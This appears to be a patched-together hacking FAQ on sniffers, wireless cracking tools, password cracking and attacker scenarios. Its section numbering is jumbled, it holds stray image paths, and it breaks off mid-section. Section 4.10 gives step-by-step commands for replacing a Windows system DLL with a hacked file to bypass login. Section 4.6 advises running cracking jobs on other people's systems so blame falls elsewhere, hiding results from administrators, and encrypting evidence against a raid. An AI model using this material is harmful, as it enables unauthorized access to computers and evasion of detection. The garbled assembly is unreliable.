The clever hackers of LOPHT Heavy Industries have designed just such a tool, named "AntiSniff". Since AntiSniff may be downloaded and used FREE for 15 days, if you are responsible for a corporate network using (promiscuous unsafe) network hubs instead of more secure network switches.

2.7 Q. What are some good Network Monitoring and Packet Sniffing Tools besides the ones listed above?

A. Network monitoring or packet sniffing tools are like many other infosec tools. They can be used for good or evil, it all depends on the intent of the user!

I cannot imagine how you could claim to do LAN troubleshooting without capturing packets at times. At the same time, protocols that move sensitive data as cleartext are commonly used (POP and IMAP with the user's account name and password, and FTP and even TELNET are still used a surprising amount), and the bad guy could easily capture user authentication information (login and password) or other sensitive data (complete contents of shared files, copies of every print job submitted, and so on).

So, you have to use these to maintain your networks, and you need to realize that the bad guys could use these against you.

There are various categories of network monitoring tools:

Capture and analyze in detail all the packets on the wire or in the air (e.g., Wireshark, formerly called Wireshare). Wireshare is a serious protocol analyzer. And it's free!

Show general characteristics of the network traffic (e.g., EtherApe or ntop).

Only show counts of packets to/from the host itself (e.g., iptraf).

LAN Monitoring Tools

UNIX / Linux / BSD / MacOS X LAN Monitoring Tools

Wireshark, formerly called Wireshare, is really the very best tool, short of a dedicated piece of hardware costing US$ 20,000 or more. Get it from wireshark.org.

My biggest complaint with Wireshark is the difficulty of building filter strings, particularly for new users. Note that Wireshark uses the same filter syntax as tcpdump, and that is well-documented on the tcpdump manual page.

Another problem is that Wireshark can be difficult to build from source. See my OpenBSD page for details of how to build Wireshark on BSD.

Other tools include:
ntop is included with Linux, BSD, and addable to others (click here). It shows the general characteristics of traffic on the network, showing the packet and byte rate broken out by application layer protocols.

EtherApe is another tool to characterize general traffic characteristics.

iptraf shows you counts of packets to/from the host where you run it, broken out by protocol type.

Clownix is a Linux-specific tool.

Other classic tools include **Esniff, SniffIt, solsniff** (For Solaris), **Etherfind** (for ancient SunOS 4.1.X), and **Snoop** (comes with Solaris). If you capture traffic with snoop, you can use Wireshark to decode and display it. But why not just use Wireshark in the first place.

DOS/Windows LAN Monitoring Tools
Wireshark also works on Windows, although you'll also need to add the WinPcap port of libpcap.

Other tools include:
ETHDUMP captures packets, then **ETHLOAD** loads them up and lets you browse.

Commercial tools are available:
Netscout's products (formerly Network General, bought for a while by Network Associates) are top-of-the-line in function and price.

- Lancope makes security and network monitoring tools.
- Network Observer also supports WLAN capture and analysis.
- Klos Technologies, Inc. has PacketView.
- Frontline Test Equipment, +1-800-359-8570.
- Microsoft's Net Monitor might be of some use.

Beware a false sense of security based on switches
A switch can improve LAN throughput immensely, but it does not really provide security. The dsniff toolkit includes arpspoof, which uses ARP trickery to confuse hosts about the mappings between IP and MAC addresses. The attacker can use arpspoof to have all datagrams between specified pairs of hosts sent to a sniffing host. The sniffer grabs copies and possibly modifies contents before sending the frames back through the switch to the legitimate hardware addresses. Get the dsniff toolkit from monkey.org or packetstormsecurity.com.

Also be aware that some tools (dsniff, mailsnarf, webspy, for example) understand application-layer protocols and make it easy to capture and analyze telnet and FTP logins and passwords, web traffic, mail, etc. Dsniff is a great tool for password capture. You must understand that your attackers all know this and will use it if possible. Legitimate uses by the infosec person include:

An easy but very impressive demonstration of just how insecure things are when cleartext protocols like POP, IMAP, HTTP and so on are used.

A test to see how bad things are, or to test whether the new user tools really enforce use of encrypted connections only or if they silently roll back to insecure network communication.

2.8 Q. Wireless LAN/WAN Monitoring and Attacks on WEP and WPA

Note that wireless monitoring tools can be extremely dependent on chipset. Make sure that your planned software and WLAN card will get along!

The Trifinite Group has information on wireless security, including RFIDiot and other RFID security tools and information at trifinite.org.

Also see the COMSEC section of another page of mine for details on how GSM encryption can be broken. Really. It can. GSM salesmen don't want you to know this, but it's true.

2.9 Q. Are there any Free wireless sniffers tools?

A. Yes there are. Here is a list:

UNIX / Linux / BSD —

- **Kismet** is great for WLAN surveillance. It displays all wireless access points (WAPs) and WLAN nodes it detects, showing channel, use of encryption, signel strength and more. Get it from freshmeat.net and kismetwireless.net.
- **AirSnort** captures wireless LAN packets and then recovers the encryption keys. Get it from freshmeat.net and airsnort.shmoo.com.
- **BSD-Airtools** is a BSD-specific 802.11 auditing toolkit. Get it from freshports.org and freshmeat.net and dachb0den.com
- **WaveStumbler**
- **Aircrack-ng**
- **Aircrack**
- **Wellenreiter** is available at freshmeat.net and remote-exploit.org.

Free wireless sniffers for Mac OS —

- **KisMAC** looks to be the most powerful utility, with all the features of the other MacOS ones and even more.
- **MacStumbler**
- **iStumbler**

2.0 ATTACK BASICS

Free wireless sniffers for Windows —

- **Net Stumbler**
- **Aircrack is available from www.ligattsecurity.com/downloads**

Commercial tools — divided into categories:

- Packet Sniffing and War-Driving Tools
- Security System War Driving Kit from AirTouch Network includes sniffing software, an 802.11b adapter, and antenna.

Vulnerability Assessment Tools — more than just sniffing

- **SecPoint's Portable Penetrator** does vulnerability scanning and WEP, WPA, and WPA2 cracking.
- **ISS Wireless Scanner** displays access point information, identified wireless clients.
- **AirMagnet** Handheld/Laptop Analyzer
- **WaveSecurity's WaveScanner**

Traffic Monitoring and Analysis Tools — and also consider the free tool Wireshark and

- Sniffer Wireless
- AiroPeek is a real-time analyzer for 802.11a and 802.11b, Windows XP/2000.
- WLAN Intrusion Detection Tools
- Air Defense
- StillSecure Border Guard is a 802.11 gateway with intrusion detection and content filtering.
- WLAN attack tools:
- WEP is, of course, well known to be weak. In 2007 three researchers announced an attack that required just 1 minute of WLAN data collection and 3 seconds of cryptanalysis on a 1.75 GHz Pentium:

A WPA attack was announced in late 2008. It does not recover the key (allowing the decryption of all data) but just allows the decryption of individual short packets.

A very readable announcement in arstechnica.

- **The authors' paper.**
- **A SANS report.**
- **A Gizmodo report.**

Black Alchemy's Fake AP "generates thousands of counterfeit 802.11b access points. Hide in plain sight amongst Fake AP's cacophony of beacon frames. As part of a honeypot or as an instrument of your site security plan, Fake AP confuses Wardrivers, NetStumblers, Script Kiddies, and other undesirables."

Josh Wright's file2air

Void11 implements some basic 802.11 attacks. Network DOS: flood WLAN with de-authentication packets and spoofed BSSIDs. Access point DOS: flood APs with authentication packets and random station addresses.

- Hotspot directories — among many others see:
- http://www.jiwire.com/
- http://www.wi-fihotspotlist.com/
- http://www.wifinder.com/
- http://www.hotspot-locations.com/
- http://www.wifi411.com/
- Antennas, access point modification, building your own WLAN hardware, etc.
- A great collection of antenna pages: http://www.wlan.org.uk/antenna-page.html
- Loads more info: http://www.wlan.org.uk/page2.html
- Connecting to Orinoco WLAN cards: http://www.chem.hawaii.edu/uham/hnet.html
- Many antenna designs: http://www.seattlewireless.net/index.cgi/AntennaHowTo
- Much more on waveguide/can antennas, complete with engineering data and calculators:
- http://flakey.info/antenna/waveguide/
- http://www.turnpoint.net/wireless/cantennahowto.html
- Cantenna comparisons: http://www.turnpoint.net/wireless/has.html
- Helical antenna: http://www.hfun.org/antenna/index.shtml
- Trevor Marshall's slot waveguide antennas: http://trevormarshall.com/waveguides.htm
- Trevor Marshall's tiny biquad antenna, which can be used as a feed for a surplus satellite TV dish: http://trevormarshall.com/biquad.htm
- The "cakepan" 2.3 GHz antenna design: http://www.saunalahti.fi/~elepal/antenna1.html
- Several more 2.3 GHz antenna designs: http://6mt.com/2304tech.htm
- Ham radio info, including 802.11 antennas: http://www.wb8erj.com/

Notes

Account Basics

3.1 What are Accounts?

Accounts are a way of identifying users to a computer system. Synonymous terms you may see or hear include: IDs, user IDs, logins, and other variants. Most systems, when initially accessed, will require you to provide an account name, and usually require you follow up with a password. Not knowing a password sucks, but not knowing a valid account name sucks worse.

Account names are usually something either very common: such as part of the user's name *(*e.g., *tshimomura, kmitnick,* etc.*)*, part of a user's function *(*e.g., *dbadmin, webmaster,* etc.*)*, something goofy but real (e.g., employee numbers like *u121*), or even invented words (e.g., *up-uat, imnsho*, etc.). Usually, if you can find out one or two regular user account names, it may be possible to guess additional names, especially if actual employee numbers or account numbers are used.

Accounts can usually be divided up into four categories: God, Special, Regular, and Guest. A God account can usually take any actions the system allows, from adding more users, to changing passwords, to complete system reconfiguration. As a hacker, God account status is typically your objective, because it provides the most power.

Special accounts are usually either accounts used by the system itself or accounts that fulfill some type of administrative role without full God access. Regular accounts are exactly what the title implies: accounts used by regular users for their normal tasks.

Guest accounts are accounts designed for the use of anyone visiting the system, usually as a convenience for those who do not have a regular account on the system. Anonymous FTP is a good example of the Guest account. Guest accounts typically have fairly restricted access to the system, especially on publicly accessible systems.

3.2 What are Groups?

Groups, logically enough, are simply groupings of users related by department or job function, primarily used to ease system administration. For example, rather than having to assign access to a new hard drive to forty individual Accounting users, an admin can simply assign the access to the Accounting group. Most modern systems allow accounts to belong to more than one group within an organization. Group access can also be used to assign special privileges, such as the ability to manage a set of programs, or such system functions as printing.

Password Basics

4.0 What are Some password basics?

Most accounts on a computer system have some method of restricting access to that account, usually in the form of a password. In order to gain access, the user must first present a valid ID to use the system, followed by a password to use the specific account.

To help ensure the security of the password, most systems either do not echo the password back on the screen as it is typed, or print a series of asterisks in place of the actual characters.

On most systems, the password is typically run through an algorithm to generate an encrypted "hash." However, the hash is usually more than just a scrambled version of the original password text; it is most often a "one-way" hash, or a string of characters that cannot be reversed by a hacker into its original text.

You see, most systems do not "decrypt" the stored password during authentication, but instead store the one-way hash. During login, the user supplies an account and password. After the password is run through the algorithm, the one-way hash that is generated is compared to the hash stored on the system. If they match, the system assumes the proper password was supplied and provides access.

Cryptographically speaking, some algorithms are better than others at generating a one-way hash. The main operating systems we are covering here—NT, Netware, and Unix—all use algorithms that have been made publicly available and have been scrutinized to some degree.

Cracking a password requires getting a copy of the one-way hash stored on the server, and then using the algorithm to generate your own hash until you get a match. When you get a match, whichever word you used to generate your matching hash will allow you to log into that system. Since this can be rather time-consuming, hackers typically use automation. There are freeware password crackers available for NT, Netware, and Unix.

4.1 Why protect the hashes?

If one-way hashes are not passwords themselves but mathematical derivatives, why should they be protected?

Hashes are usually stored in a part of the system that has extra security to limit access from potential crackers. However, since the algorithm is already known, a password cracker could be used to simply encrypt the possible passwords and compare the one-way hashes until you get a match. There are two types of approaches to this: Dictionary and Brute force.

4.2 What is a Dictionary password cracker?

A Dictionary password cracker simply takes a list of dictionary words, and encrypts them one at a time to see if they encrypt to match the one way hash from the system. If the hashes are equal, the password is considered "cracked," and the corresponding word from the dictionary list is the password.

Some Dictionary crackers can "manipulate" wordlists by using rules or filters that generate different forms of each word listed (e.g., "idiot" can generate "1d10t", etc.), allowing the crackers to get the most variations of each word, and thus the most possible opportunities to crack the password.

The best known of these mutation filters are the rules that come with "*Crack*" (for Unix). These filtering rules are so popular they have been ported over to cracking software for NT.

If your dictionary cracker does not have manipulation rules, you can "pre-treat" the wordlist. There are plenty of wordlist manipulation tools that allow all kinds of ways to filter, expand, and alter wordlists. With a little careful planning, you can turn a small collection of wordlists into a very large and thorough list for dictionary crackers without those fancy word manipulations built in.

4.3 What is a Brute Force password cracker?

A Brute Force cracker simply tries all possible passwords until it gets the password. From a cracker perspective, this is usually very time-consuming. However, given enough time and CPU power, the password eventually gets cracked.

Most modern Brute Force crackers allow a number of options to be specified, such as maximum password length or characters to brute force with.

4.4 Which method is best for cracking?

It really depends on your goal, the cracking software you have, and the operating system you are trying to crack. Let's go through several scenarios.

If you remotely retrieved the password file through some system bug, your goal may be to simply get logged into that system. With the password file, you now have the user accounts and the hashes. A Dictionary attack seems like the quickest method, as you may simply want access to the box. This is typical if you have a method of leveraging basic access to gain God status.

If you already have basic access and used this access to get the password file, maybe you have a particular account you wish to crack. While a couple of swipes with a Dictionary Cracker might help, Brute Force may be the way to go.

If your cracking software does both Dictionary and Brute Force, and both are quite slow, you may just wish to kick off a Brute Force attack and then go about your day. We would recommend first using a Dictionary attack with a pre-treated wordlist, followed up with Brute Force only on the accounts you really want the password to.

You should pre-treat your wordlists if the machine you are going to be cracking from bottlenecks more at the CPU than at the disk controller. For example, some slower computers with extremely fast drives make good candidates for large pre-treated wordlists, but if you have the CPU cycles to spare, you might want to let the cracking program's manipulation filters do their thing.

A lot of serious hackers have a large wordlist in both regular and pre-treated forms to accommodate either need.

4.5 What is a Salt?

To increase the overhead in cracking passwords, some algorithms employ "salts" to make password cracking more complex and difficult. Salts are typically 2 to 8 bytes in length, and algorithmically introduced to further obfuscate the one-way hash. Of the major operating systems covered here, only NT does not use a salt. The specifics for salts for both Unix and Netware systems are covered in their individual password sections.

Cracking has historically been done by taking a potential password, encrypting it and producing the hash, and then comparing the result to each account in the password file. By adding a salt, you force the cracker to have to read the salt in and encrypt the potential password with each salt present in the password file.

This increases the amount of time to break *all* of the passwords, although it is certainly no guarantee that the passwords can't be cracked. Because of this, most modern password crackers do give the option of checking a specific account when dealing with salts.

4.6 What are the dangers of cracking passwords?

The dangers are quite simple, and quite real. If you are caught with a password file you do not have legitimate access to, you are technically in possession of stolen property in the eyes of the law.

For this reason, some hackers like to run the cracking on someone else's systems, thereby limiting their liability. I would recommend doing this only on a system on which you have a legitimate or well-established account if you wish to keep a good eye on things, but perhaps have a way of running the cracking software under a different account than your own. This way, if the cracking is discovered (as it often is—cracking is fairly CPU-intensive), it looks like it belongs to someone else.

Obviously, you would want to run this under system adminstrator priviledges as you may have a bit more control, such as assigning lower priority to the cracking software, and hiding the results (making it less obvious to the real administrator).

Being on a system you have legit access to also allows you better access to check on the progress. Of course, if it is known you are a hacker, you'll still be the first to be blamed, whether the cracking software is yours or not!

Running the cracking software in the privacy of your own home has the advantage of allowing you to throw any and all computing power you have at your disposal at a password, but if caught (say you get raided), there is little doubt whose cracking job is running. However, there are several ways you can protect yourself: encrypt your files, only decrypt them when you are viewing them, and wipe and/or encrypt them back after you are done viewing them.

4.7 Where are password hashes stored?

For information on NT passwords, see the **NT Passwords** section. For information on Netware passwords, see the **Netware Passwords** section. For information in Unix passwords, see the **Unix Passwords** section.

4.8 Are there any safe password schemes?

No password scheme is "safe." In both NT and Netware, you have no choices. Any problems found with recovering the password hashes or problems in the protocols used during logon are usually left unsolved and simply "worked around."

A good example with NT is the fact that the LanMan hash is much easier to crack. Eliminating the LanMan hash requires a lot of work, but still doesn't erase the fact that you can still crack the NT hashes.


With Unix, you may have a few more choices. See the section on **SRP** for details.

4.9 Is there any way I can open a password-protected Microsoft Office document?


Certainly! There are **plenty** of commercial programs that will do this, but we give props to **Elcomsoft** for **fighting the DMCA**. 30-day trial versions are available **here**.

4.10 How to Hack Into a Windows XP Computer Without Changing Password?

Hack into a computer running Windows XP without changing the password and find out all and any passwords on the machine (including admin accounts). You do not need access to any accounts to do this. Of course, do not do this on anyone else's computer without proper authorization.



1. Get physical access to the machine. Remember that it must have a CD or DVD drive.
2. Go to LIGATT.COM and select "LIGATT Security Suites" Download DreamPackPL.
3. Unzip the downloaded dpl.zip and you'll get dpl.ISO.
4. Use any burning program that can burn ISO images.
5. After you have the disk, boot from the CD or DVD drive. You will see Windows 2000 Setup and it will load some files.
6. Press "**R**" to install DreamPackPL.
7. Press "**C**" to install DreamPackPL by using the recovery console.
8. Select the Windows installation that is currently on the computer (Normally is "1? if you only have one Windows installed)
9. Backup your original sfcfiles.dll by typing:
   "**ren C:\Windows\System32\sfcfiles.dll sfcfiles.lld**" (without quotes)
10. Copy the hacked file from CD to system32 folder. Type:
    "**copy D:\i386\pinball.ex_ C:\Windows\System32\sfcfiles.dll**" (without quotes and assuming your CD drive is D:)
11. Type "exit", take out disk and reboot.
12. In the password field, type "**dreamon**" (without quotes) and DreamPack menu will appear.
13. Click the top graphic on the DreamPack menu and you will get a menu popup.




DreamPackPL

Local accounts list

<<SYSTEM ACCOUNT>>

DreamPackPL (version 2oo4.o6.1o)
Damian Bąkowski www.d--b.webpark.pl

14. Go to commands and enable the options and enable the god command.




Commands Settings

DreamOn	dreamon	☑
PassOn	passon	□
PassOff	passoff	□
LogonLoggerOn	logonloggeron	□
LogonLoggerOff	logonloggeroff	□
DreamDesktop	dreamdesktop	□
God-Password	god	□

15. Type “god” in the password field to get in Windows.

You can also go to Passwords and select “Logon with wrong password and hash”. This option allows you to login with ANY password.

Note: I was unable to bring up the DreamPackPL for the first time because I have Kaspersky Anti-Virus already running in background. I believe most antivirus already labelled this tool as a Hack-Tool. A Hack-Tool is NOT a virus. DreamPackPL helps you bypasswordthe Windows Login screen and it is not destructive.



```
Please select Windows installation to be processed:

 #  Path       Undo available
--- ---------- --------------
[1] C:\WINDOWS [ ]

Please enter your selection 1..1 or 0 to quit: [1]

Processing Windows installation at C:\WINDOWS.

Please select the account to reset the password for:

 #  User Name
--- ----------------
[1] Administrator
[2] Guest
[3] John Smith
[4] Support

Please enter your selection 1..4 or 0 to quit: [1]
Account name: 'Administrator'

Description: 'Built-in account for administering the com
Account is disabled: [ ]
Account is locked out: [ ]
Password never expires: [X]

Account logins: 6
Failed login attempts: 0

Last successful login time: 20-Oct-2005 11:27

Reset 'Administrator' password? (Y/N): Y

Password has been reset:
User name: 'Administrator'
Password: <no password is now set>

Reset password for another account? (Y/N): N

Your computer will be restarted.
Please remove the Windows Key bootable media and press a
to restart.
```

4.0 PASSWORD BASICS

4.11 How to Reset Windows 2003 / XP / 2000 / NT Account password?

How to get in Windows without knowing any Windows account password which is resetting Windows account password. It does not reveal current password, nor by the password login screen with any passwords. This method removes the current Windows account password so you can login without entering any password.

NEW SECTION PASSWORD CRACKING

Attacks on a company or organization's computer systems take many different forms, such as spoofing, smurfing, and other types of Denial of Service (DoS) attacks. These attacks are designed to harm or interrupt the use of your operational systems. This article deals with a single wide-spread form of attack known as *password cracking*.

Password cracking is a term used to describe the penetration of a network, system, or resource with or without the use of tools to unlock a resource that has been secured with a password. In this article I will take a look at what password cracking is, why attackers do it, how they achieve their goals, and what you can do to do to protect yourself. I will briefly take a look at the attackers themselves: their psychological makeup and their motives. Through an examination of several scenarios, I will describe some of the techniques they deploy and the tools that aid them in their assaults, and how password crackers work both internally and externally to violate a company's infrastructure. Finally, the article provides a checklist to help protect you from password cracking.

Before exploring the methods for doing this, let's first peer into the mind of the attacker and learn why they might want access to your network and systems.

Attackers: how and why they attack

There is an on-going debate about the definition of the word *hacker*. A hacker can be anyone with a deep interest in computer-based technology; it does not necessarily define someone who wants to do harm. The term *attacker* can be used to describe a malicious hacker. Another term for an attacker is a *black hat*. Security analysts are often called *white hats*, and *white-hat analysis* is the use of hacking for defensive purposes.

Attackers' motivations vary greatly. Some of the most notorious hackers are high school kids in their basements planted in front of their computers looking for ways to exploit computer systems. Other attackers are disgruntled employees seeking revenge on a company. And still other attacks are motivated by the sheer challenge of penetrating a well-secured system.

Methods of attack

Password cracking doesn't always involve sophisticated tools. It can be as simple as finding a sticky note with the password written on it stuck right to the monitor or hidden under a keyboard. Another crude technique is known as "dumpster diving," which basically involves an attacker going through your garbage to find discarded documentation that may contain passwords.

Of course attacks can involve far greater levels of sophistication. Here are some of the more common techniques used in password cracking:

Dictionary attack

A simple *dictionary* attack is by far the fastest way to break into a machine. A dictionary file (a text file full of dictionary words) is loaded into a cracking application (such as L0phtCrack), which is run against user accounts located by the application. Because the majority of passwords are often simplistic, running a dictionary attack is often sufficient to to the job.

Hybrid attack

Another well-known form of attack is the *hybrid* attack. A hybrid attack will add numbers or symbols to the filename to successfully crack a password. Many people change their passwords by simply adding a number to the end of their current password. The pattern usually takes this form: first month password is "cat"; second month password is "cat1"; third month password is "cat2"; and so on.

Brute force attack

A *brute force* attack is the most comprehensive form of attack, though it may often take a long time to work depending on the complexity of the password. Some brute force attacks can take a week depending on the complexity of the password. L0phtcrack can also be used in a brute force attack.

Next, take a look at some of the tools attackers use to break into a system.

Tools of the trade

One of the most popular tools is **L0phtCrack** (now called LC4). L0phtCrack is a tool that allows an attacker to take encrypted Windows NT/2000 passwords and convert them to plaintext. NT/2000 passwords are in cryptographic hashes and cannot be read without a tool like L0phtCrack. It works by attempting every alphanumeric combination possible to try to crack passwords.

Another commonly-used tool is a protocol analyzer (better known as a network sniffer, such as Sniffer Pro or Etherpeek), which is capable of capturing every piece of data on the network segment to which it is attached. When such a tool is running in *promiscuous mode*, it can "sniff" everything going around on that segment such as logins and data transfers. As you'll see later, this can seriously damage network security allowing attackers to capture passwords and sensitive data.

Let's take a look at a few scenarios and examine how attackers launch their attacks and how they might be stopped or prevented. I'll first describe a couple of scenarios involving internal attacks (that is, attacks that originate within an organization), and then take a look at a couple of scenarios involving external attacks.

4.0 PASSWORD BASICS

Internal attacks

Internal attackers are the most common sources of cracking attacks because attackers have direct access to an organization's systems. The first scenario looks at a situation in which a disgruntled employee is the attacker. The attacker, a veteran systems administrator, has a problem with her job and takes it out on the systems she is trusted to administer, manage, and protect.

Example: The disgruntled employee

Jane Smith, a veteran system administrator with impeccable technical credentials, has been hired by your company to run the backup tapes during the late evenings. Your company, an ISP, has a very large data center with roughly 4000+ systems all monitored by a Network Operations Center. Jane works with two other technicians to monitor the overnight backups and rotate the tapes before the morning shift comes in. They all work independently of each other: one technician works on the UNIX Servers, one technician covers the Novell Servers, and Jane has been hired to work on the Windows 2000 Servers.

Jane has been working on the job for six months now and is a rising star. She comes in early, stays late and has asked to transfer to another department within the company. One problem: there are no open positions at the time. During the last month you (security analyst) have noticed a dramatic increase in the number of attempts at Cisco router and UNIX Server logins. You have Cisco Secure ACS implemented so you can audit the attempts and you see that most of them occur at 3 a.m.

Your suspicions are aroused, but as a security analyst, you can't go around pointing fingers without proof.

A good security analyst starts by looking deeper into the situation. You note that the attacks are from someone of high caliber and occur during Jane's shift, right after she is done with her tape rotation assignment and usually has an extra hour to study or read before the day operations team comes in. So you decide to have Jane supervised at night by the night operations manager. After three weeks of heavy supervision, you notice that the attacks have stopped. You were right. Jane was attempting to log into the Cisco routers and UNIX servers.

A good security analyst also needs to employ a good auditing tool, such as Tacacs+, to log attacks. Tacacs+ is a protocol used by applications such as Cisco Secure ACS that will force Authorization, Accountability, and Authentication (AAA for short). If you have Authorization, then the person requesting access needs to be authorized to access the system. If you have Authentication, then the user accessing a resource needs to be authenticated with rights and permissions to have access. What happens when you are authorized and also authenticated? You must be held Accountable. Accounting logs alone solve many password cracking problems by forcing an attacker to be held accountable, authenticated and authorized.

Next, I'll give an example of an old (but still widely used) attack, which involves *sniffing* passwords right off the network. You can see how a network supervisor had his Cisco routers and switches cracked by a help desk technician within the company.

Example: The help desk technician

